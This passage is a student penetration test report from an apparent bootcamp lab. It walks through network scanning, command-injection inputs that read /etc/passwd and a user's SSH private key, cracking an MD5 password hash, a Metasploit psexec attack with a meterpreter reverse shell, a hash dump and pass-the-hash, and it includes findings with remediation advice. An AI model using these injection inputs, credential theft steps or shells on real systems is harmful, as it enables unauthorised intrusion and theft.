Penetration Testing Report

Cybersecurity Analytics Bootcamp - Reza Nosrati

Engagement Contacts

Brooke Braham & Dylan Terrazas

Executive Summary

Objective

With a successful report under our team's belt, I've been instructed to conduct a follow-up penetration test for an isolated portion of the network that was not part of the original engagement. I will be looking at a small number of systems in this penetration test to detect and find any vulnerabilities.

Tools Used

Kali Linux - A virtual machine that handles Linux commands and is used for penetration testing and digital forensics by red and blue teams.
Nmap - Is a network scanning tool that uses IP packets to identify all devices connected to a network and provide information such as the operating system it's running and port scans, and more.
Command Line Injection - A technique used to exploit websites that handle user input by running commands with a goal of successful execution.
John the Ripper - A free open-source software tool used for password hash cracking by referencing common password lists.
Metasploit - A penetration testing tool used by white-hat hackers & red teams to identify vulnerabilities before hackers do.
Meterpreter - Is an interactive shell that uses attack payloads to explore a target's machine and execute code.

Fullstack Academy 2

Penetration Test Findings

Summary

Finding #	Severity	Finding Name
1	High	The Windows Administrator account was accessed due to the use of a weak password, 'pokemon.' Because 'pokemon' is a commonly used password, it was easily identified in a Cracked-Hashes database within John the Ripper.
2	High	Alice-devop's private key had permissions set to 644, making it accessible to anyone and enabling me to view it. This accessibility allowed me to duplicate the key and utilize it to gain access to the network. The appropriate setting should have been 600.
3	Medium	Fullstack Academy's Network Tool website was vulnerable to command line injection due to poor handling of user input. Robust input validation, including the prevention of certain characters for instance, could have helped prevent this security risk.
4	Medium	Hosts 172.31.4.24 and 172.31.7.118 operate on Windows 2008/2012, despite the availability of more secure versions of the Windows operating systems.

Detailed Walkthrough

Below I will break down the steps that I went through to achieve this successful penetration test.

Network Scanning

The first step is reconnaissance - where I identified all relevant targets.

1. Opened my Kali virtual machine and then opened my terminal. (Was sure to do as much in my Kali terminal to avoid as much noise as I could)
2. Found the Kali VM's IP address by running the ip a command.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:3f:42:98:d3:11 brd ff:ff:ff:ff:ff:ff
    inet 172.31.4.34/20 brd 172.31.15.255 scope global dynamic eth0
       valid_lft 3266sec preferred_lft 3266sec
    inet6 fe80::43f:42ff:fe98:d311/64 scope link
       valid_lft forever preferred_lft forever
```

3. Ran a basic nmap scan with nmap -sn 172.31.4.34/20 (the host of my ip) to find the four other active hosts on the network. (my results came back with 8 additional, which was a glitch in the system, but was able to figure out the 4 additional I needed in the next step)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.4.34/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-13 00:45 UTC
Nmap scan report for ip-172-31-4-34.us-west-2.compute.internal (172.31.4.34)
Host is up (0.00022s latency).
Nmap scan report for ip-172-31-5-255.us-west-2.compute.internal (172.31.5.255)
Host is up (0.00084s latency).
Nmap scan report for ip-172-31-7-118.us-west-2.compute.internal (172.31.7.118)
Host is up (0.00021s latency).
Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.00049s latency).
Nmap scan report for ip-172-31-9-6.us-west-2.compute.internal (172.31.9.6)
Host is up (0.0012s latency).
Nmap scan report for ip-172-31-9-237.us-west-2.compute.internal (172.31.9.237)
Host is up (0.00079s latency).
Nmap scan report for ip-172-31-11-221.us-west-2.compute.internal (172.31.11.221)
Host is up (0.0012s latency).
Nmap scan report for ip-172-31-15-3.us-west-2.compute.internal (172.31.15.3)
Host is up (0.00035s latency).
Nmap scan report for ip-172-31-15-123.us-west-2.compute.internal (172.31.15.123)
Host is up (0.00042s latency).
Nmap done: 4096 IP addresses (9 hosts up) scanned in 59.69 seconds
```

4. Ran service & version detections scans for each active IP with ports 1-5000 by typing nmap -sV 172.31.4.34/20 -p 1-5000 in the terminal. (-sV = service & version ; -p = port)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.4.34/20 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 17:44 UTC
Nmap scan report for ip-172-31-4-34.us-west-2.compute.internal (172.31.4.34)
Host is up (0.000071s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-5-255.us-west-2.compute.internal (172.31.5.255)
Host is up (0.00034s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for ip-172-31-11-221.us-west-2.compute.internal (172.31.11.221)
Host is up (0.0014s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-15-3.us-west-2.compute.internal (172.31.15.3)
Host is up (0.0017s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for ip-172-31-7-118.us-west-2.compute.internal (172.31.7.118)
Host is up (0.0011s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


By doing this I found some interesting results:

- Host 172.31.15.3 is running a web-server on the non-standard port 1013 (normally port 80).
- Host 172.31.11.221 is running a ssh (secure shell session) on the non-standard port of 2222 (normally port 22).
- Hosts 172.31.5.255 & 172.31.7.118 are running '08-'12 Windows-based OS.


Initial Compromise

The second step was to find an initial compromise vector.

1. Decided to look at Host 172.31.15.3 which was running a web-server on a non-standard port. To do this, I opened firefox in my Kali VM and typed in http://172.31.15.3:1013 - which led me to here:




2. Once on the site I clicked NetworkUtility Development Site which led to a page where I then clicked IP Finder.




3. In IP Finder user input can be injected in the "Enter the DNS name to lookup:" box. I entered *whoami* in the box which resulted in a failure.

Then *ping localhost && whoami* was entered in the box. This result showed a response to the ping command - meaning there was a command line injection vulnerability in the text box.



I then substituted *&&* with || (meaning 'or') to try to get a response with *whoami* and it was successful as seen below. *www-data* was discovered.




Upon further inspection I entered *172.31.15.3 && ls /home* and discovered a list of home directories on the server - showing names *alice-devops*, *labsuser*, *ubuntu* & previously discovered *www-data*.

All this to say command-line injection was going to be my way in.

Pivoting

Now that I know command-line injection is possible on the website it was time to pivot into the other Linux machine hopefully by using a secure shell session. To do this a key from a user must be found.


1. First I looked for a public and private key from our www-data user in the home directory by entering *; cat /etc/passwd* in the box - which resulted in a long list.




2. A name that pops out from the list is *alice-devops*, as we know there is already a directory for that name. So command line injection will be used to try to find a private key. Keys are typically kept in the .ssh directory of a user's home

directory, so after entering *; ls -l /home/alice-devops/.ssh* her private key was found.


3. Seeing that the privileges are set so that anyone can read the key (as designated by `-rw-r--r--`), I *cat* the key to view it by entering *; cat /home/alice-devops/.ssh/id_rsa.pem* in the box.




4. Next I needed to use this key in the network. I went back to my Kali VM terminal and used the touch command to create a file to paste the contents of id_rsa.pem and then used nano to edit the file to add the private key.



Once in the nano editor I pasted the private key found and saved the file.




5. Now that I had my own version of her key, I needed to set the permissions to 600 - as that's the only way a private key will work. I did that by using the chmod command and typing chmod 600 id_rsa.pem in the terminal. I then ran ls -l to confirm the permissions took effect.



6. When trying to access the host with the unusual ssh port 2222, I needed to make sure my key was used. To do this I edited the *authorized_keys* file. I ran cd /home/kali/.ssh to get to the file, used the ls command to make sure it was in there and then ran nano to edit the file.

```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/.ssh

┌──(kali㉿kali)-[~/.ssh]
└─$ ls
authorized_keys

┌──(kali㉿kali)-[~/.ssh]
└─$ nano authorized_keys
```

Once in the nano editor, the host (with the unusual ssh port) was added by typing *Host 172.31.11.221*. After that, *IdentityFile ~/id_rsa.pem* was added so that the duplicate key would be authorized.



7. After I saved and exited the nano editor, it was time to enter a SSH session by using host *172.31.11.221* and its unusual port of *2222*, *alice-devops* username and my private key I duplicated in the Kali terminal as seen below.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem -l alice-devops 172.31.11.221 -p 2222
```

I used the following command with -i specifying my duplicate key, -l specifying the username and -p specifying the port.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem -l alice-devops 172.31.11.221 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.2.0-1017-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 12 20:17:43 UTC 2024

  System load:  0.38232421875      Processes:             201
  Usage of /:   31.2% of 19.20GB   Users logged in:       0
  Memory usage: 37%                IPv4 address for eth0: 172.31.11.221
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

229 updates can be applied immediately.
3 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

As evident by *alice-devops@ubuntu22:~$* on the bottom I successfully managed creating a secure shell and logging into alice-devops.

System Reconnaissance

After successfully infiltrating alice-devops it was time to see if I could manage my way into the other hosts.

1. The first thing I wanted to confirm is that I could send commands using the secure shell. So I ran whoami (tells what user you are), ls -l (what's in the current directory) and pwd (to tell what directory you're in).

```
alice-devops@ubuntu22:~$ whoami
alice-devops
alice-devops@ubuntu22:~$ ls -l
total 4
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 scripts
alice-devops@ubuntu22:~$ pwd
/home/alice-devops
alice-devops@ubuntu22:~$
```

2. Next I looked for any sensitive data that could help with hacking into the other hosts - like passwords, keys, hashes, etc. With the ls -l command above, I noticed there was a directory called *scripts*. So I cd (change directory) into *scripts* and then ls (to see what was in there) and found a file named *windows-maintenance.sh*.

```
alice-devops@ubuntu22:~$ ls -l
total 4
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 scripts
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
```

3. I then ran the cat command to see the contents.


```
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on
 them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

As you can see the password hash for user *Administrator* was in there and that is all one would potentially need to log into that account if the hash can be cracked.

Password Cracking

With the password hash in my hands, all I need to do is crack the hash to discover the password.

1. First I used the touch command to create a new file called *secret_hash.txt* in my Kali terminal to store the hash. I then used the nano editor to paste the hash that was found.



Once saved, the cat command was used to confirm the hash was in the file.

I could now use a list of cracked hashes in *John the Ripper* to try and break the hash, revealing the password. A list of cracked hashes is in /usr/share/wordlists/seclists/Passwords/Cracked-Hashes

2. I ran *John the Ripper* with my *secret_hast.txt* file (containing the hash) with the format set to *raw-md5* (for the hash). The long command was:
   Sudo john --wordlists=/usr/share/wordlists/seclists/Passwords/Cracked-Hashes/milw0rm-dictionary.txt /home/kali/secret_hash.txt --format=raw-md5 and I pressed enter which delivered what you see below.

```
┌──(kali㉿kali)-[~]
cret_hash.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (?)
1g 0:00:00:00 DONE (2024-01-12 20:58) 50.00g/s 3340Kp/s 3340Kc/s 3340KC/s pogiako1..pruna123
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

   Once it finished running it revealed the password for *Administrator* to be a weak simple password of just *pokemon*.

Metasploit

Now that I had the username of *Administrator* and the password of *pokemon*, I could use this information to gain access to another one of the hosts.

1. I opened up metasploit on the kali terminal by typing msfconsole.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

2. Next I loaded the *windows/smb/psexec* exploit module (which is a common exploit for gaining access to Windows machines with stolen credentials) by typing exploit/windows/smb/psexec and typing y (for yes when prompted) to load it.

```
msf6 > exploit/windows/smb/psexec
[-] Unknown command: exploit/windows/smb/psexec
This is a module we can load. Do you want to use exploit/windows/smb/psexec? [y/N]   y
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) >
```

3. Now in the module I typed in options to show what was already loaded.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                    t/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a norm
                                                    al read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.4.34      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

I added the username and password previously found in *alice-devops*'s file by running the commands set SMBUser Administrator & set SMBPass pokemon.

```
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
```

Since this is a windows script, I then set the RHOSTS target to host 172.31.5.255 (one of the two Windows IPs I found back in **Network Scanning**) by running the command set RHOSTS 172.31.5.255. As well as setting the payload by typing the command set PAYLOAD windows/x64/meterpreter/reverse_tcp. (If this RHOSTS doesn't work when I run the exploit I can try the other Windows IP.)

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.5.255
RHOSTS ⇒ 172.31.5.255
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > exploit
```

Once everything was loaded in I typed the command exploit.

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.4.34:4444
[*] 172.31.5.255:445 - Connecting to the server ...
[*] 172.31.5.255:445 - Authenticating to 172.31.5.255:445 as user 'Administrator' ...
[*] 172.31.5.255:445 - Selecting PowerShell target
[*] 172.31.5.255:445 - Executing the payload ...
[+] 172.31.5.255:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.5.255
[*] Meterpreter session 1 opened (172.31.4.34:4444 → 172.31.5.255:50014) at 2024-01-12 21:21:11 +0000

meterpreter > 
```

And now you can see at the bottom it says *meterpreter* - which means I successfully dropped into a Meterpreter shell on the Administrator's system.

Passing the Hash

Now that I successfully hacked into the Administrator's account, I only had one more host to crack into, so I employed an attack called *Pass The Hash*.

1. I used the hashdump command in the *Meterpreter* to retrieve the system's password hash file contents.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

2. I saved a copy of the hashdump by once again employing the touch and nano commands in my Kali terminal by saving them to a file called *hashes.txt*.

```
┌──(kali㉿kali)-[~]
└─$ touch hashes.txt

┌──(kali㉿kali)-[~]
└─$ nano hashes.txt
```

Once I saved and finished editing in nano I used the cat command to confirm the hashdump saved.

```
┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

3. I then exited the Meterpreter shell by using the command exit to get back to Metasploit and changed my *RHOSTS* to the other Windows IP, the last Host I needed to hack into. I used the command set RHOSTS 172.31.7.118.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.31.5.255 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.7.118
RHOSTS => 172.31.7.118
msf6 exploit(windows/smb/psexec) >
```

The exploit and payload modules did not need to be changed from what was already set in the last Metasploit session.

4. In Metasploit, a password hash can be used instead of a password within the SMBPass option. So I tested every username and password hash combo until I found a match by changing the *SMBuser* with every user with set SMBUser <username> & *SMBPass* with every password with set SMBPass <password>.

```
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.4.34:4444
[*] 172.31.7.118:445 - Connecting to the server...
[*] 172.31.7.118:445 - Authenticating to 172.31.7.118:445 as user 'Administrator2'...
[*] 172.31.7.118:445 - Selecting PowerShell target
[*] 172.31.7.118:445 - Executing the payload...
[+] 172.31.7.118:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.7.118
[*] Meterpreter session 3 opened (172.31.4.34:4444 → 172.31.7.118:50067) at 2024-01-12 21:54:56 +0000

meterpreter >
```


After trial and error and changing the *SMBUser* & *SMBPass,* I found that Administrator2 and its corresponding password hash allowed for a successful

